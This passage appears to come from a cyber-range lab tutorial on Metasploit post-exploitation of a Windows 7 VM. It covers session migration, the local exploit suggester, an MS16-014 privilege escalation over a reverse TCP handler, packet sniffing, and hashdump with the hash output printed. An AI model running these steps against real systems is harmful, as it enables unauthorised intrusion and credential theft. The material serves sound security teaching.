


Looking at these results (on the previous page), it is clear we are on a VM that is on AWS IaaS (infrastructure as a service). Many networks are moving to cloud architectures. I suspect you will see many of these in your future endeavors in IT security. Let's see what processes are running on the system. Type **`ps`** and press enter.

This command can be revealing as many programs are exploitable. Notice also that you can see the calc.exe running. We also know that Google Chrome is on the PC. We could use tools to extract any Chrome saved passwords. From here, we could use the passwords to further exploit the system or even use PSEXEC to pass the hash and exploit other internal systems that this user has access to.





NOTE: I downloaded several calc.exe exploits on this box, so this one is (4).



Here you can see my calc.exe that's running on my windows machine.

Type **`route`** and press enter to see the routing table. Here we can see many additional subnets and what gateways they are on. All of which are out of scope for the Cyber Range, i.e. we are not allowed to exploit them. Not for a real attacker though!





Here is the routing table using the route command.

Task 3 Escalating Privileges


As you experienced in Task 2, this method only gets you on the box with the current user privileges. We want admin access. Since we are local, we can now run local attacks. A quick way of escalating privileges is to switch to a x64 meterpreter session by migrating to a x64 process. From here, we background the meterpreter session and search for exploits against the session using the exploit suggester is Metasploit.


Windows VM:

- Open a notepad document and leave it open.


Kali VM:

- In the Meterpreter shell, type **`ps`** and press enter.
- Look for the notepad PID #.







- In the meterpreter shell, type **`migrate <pid#>`** and press enter.



- Type **`getuid`** and press enter.






It appears we have discovered a privilege escalation vulnerability as we are now NT Authority\System. This is great! We could do all kinds of things with root admin. Even though we already have a x64 NT Auth session, it is important to know how to search for exploits against a session. If you did not become NT Authority\System after migrating the notepad PID# and executing getuid, then jump to the **ALTERNATE PRIVILEGE ESCALATION** section below.

[NOTE: I was only able to get this attack to work at random intervals. Students should use the exploit suggester shown in the next step.]


- Background the session by typing **`background`** at the meterpreter prompt. This will return you to the msf prompt.
- At the msfconsole, type **`sessions`** and press enter.

Here you can see that you have the x64 NT auth session!



- At the msfconsole prompt type, **`use post/multi/recon/local_exploit_suggester`** and press enter.
- Type **`set session <session #>`** and press enter.
- Type **`run`** and press enter.

```
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.1.113.192 - Collecting local exploits for x64/windows...
[*] 10.1.113.192 - 17 exploit checks are being tried...
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.1.113.192 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.1.113.192 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[+] 10.1.113.192 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.1.113.192 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) >
```



This method did not work either.

ALTERNATE PRIVILEGE ESCALATION: If we did not have an elevated session, we could use another exploit to elevate our privilege to NT auth. Instead, let's look at what this VM is vulnerable to.


- Background the session by typing **`background`** at the meterpreter prompt. This will return you to the msf prompt.
- Type **`info exploit/windows/local/ms16_014_wmi_recv_notif`** and press enter.

This provides us with more information about the exploit. We can cross reference with our recon to determine if it is the best option.

- Type **`use exploit/windows/local/ms16_014_wmi_recv_notif`** and press enter.
- Type **`set session`** (**`session #`**;in my case 1) and press enter.
- Type **`run`** and press enter.

```
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > run

[*] Started reverse TCP handler on 10.1.112.15:4444
[*] Launching notepad to host the exploit...
[+] Process 2584 launched.
[*] Reflectively injecting the exploit DLL into 2584...
[*] Injecting exploit into 2584...
[*] Exploit injected. Injecting payload into 2584...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (201283 bytes) to 10.1.113.192
[*] Meterpreter session 10 opened (10.1.112.15:4444 -> 10.1.113.192:51255) at 2021-03-26 03:35:08 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

- To see what user you are, type **`getuid`** and press enter. You should see you now have a meterpreter session that is a NT AUTHORITY\SYSTEM.



Here you can see I finally got elevated privileges.

Task 4: Administrative Meterpreter Session Commands

Now that we have a privileged account, we can complete all kinds of shenanigans.

- In the meterpreter session, type **`sysinfo`** and press enter.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysingo
[-] Unknown command: sysingo.
meterpreter > sysinfo
Computer        : WIN764BIT-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 4
Meterpreter     : x64/windows
```

- Type **`use sniffer`** and press enter; this will start the sniffer software.
- Type **`sniffer_interfaces`** and press enter to see what networks we can dump packets from.


```
meterpreter > use sniffer
Loading extension sniffer...Success.
meterpreter > sniffer_interfaces

1 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:false )
2 - 'Intel(R) PRO/1000 MT Network Connection' ( type:4294967295 mtu:0 usable:false dhcp:false wifi:false )
3 - 'AWS PV Network Device' ( type:0 mtu:9015 usable:true dhcp:true wifi:false )

meterpreter >
```

We want to connect to the network device and sniff a few packets.

- Type **`sniffer_start 3 30`** and press enter; 30 is the amount of packets we want to collect and 3 is the AWS PV Network device that the system uses to access the internet. The other two devices that are listed in the screenshot above are out of scope.
- Type **`sniffer_dump 3 /home/student/Desktop/shellcode/win7.cap`** and press enter. We are saving the sniffed packets to a file named win7.cap and saving it to the shellcode folder you created on the Desktop.


```
meterpreter > sniffer_start 3 30
[*] Capture started on interface 3 (30 packet buffer)
meterpreter > sniffer_dump 3 /home/student/Desktop/shellcode/win7.cap
[*] Flushing packet capture buffer for interface 3...
[*] Flushed 30 packets (3337 bytes)
[*] Downloaded 100% (3337/3337)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /home/student/Desktop/shellcode/win7.cap
meterpreter >
```


You can open the .cap file in Wireshark by navigating to the /home/student/Desktop/shellcode/ folder and opening the win7.cap file. If you are using the GUI, you can double click and the file will open in Wireshark.



Here I saved the packets to win7.pcap.

Notice the red and black are our sessions. Your results will be different, as I played around with this several times before getting it the way I wanted.





Here is my pcap in wireshark.


To dump the hashes of the Windows box, return to the meterpreter session and type **`run hashdump`** and press enter. (If you get an error, see NOTE below.)

```
meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 3f008c1c674223bbff60e18c9c3b3288...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:ed1566f5e433c8306c67af58ac1de540:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
VACyberRange:1000:aad3b435b51404eeaad3b435b51404ee:379e0856825c850d5d87ba0bf4511f28:::
HomeGroupUser$:1003:aad3b435b51404eeaad3b435b51404ee:7c8ebf8cecfab1c86e7294dc651a4af9:::
student:1004:aad3b435b51404eeaad3b435b51404ee:eab4556003a83e179a149ce6583e097f:::


meterpreter >
```

NOTE: If your meterpreter session returns an error, use the direct location of the post exploit:

- In the meterpreter session, type **`run post/windows/gather/smart_hashdump`** and press enter.

Now we have all the hashes for the users. Copy and paste the hashes to leafpad, name it **hashes.txt** and *save it to the **shellcode** folder*. We will return to this file in a later module when we crack hashes with Hashcat, Hydra, and John the Ripper.





se

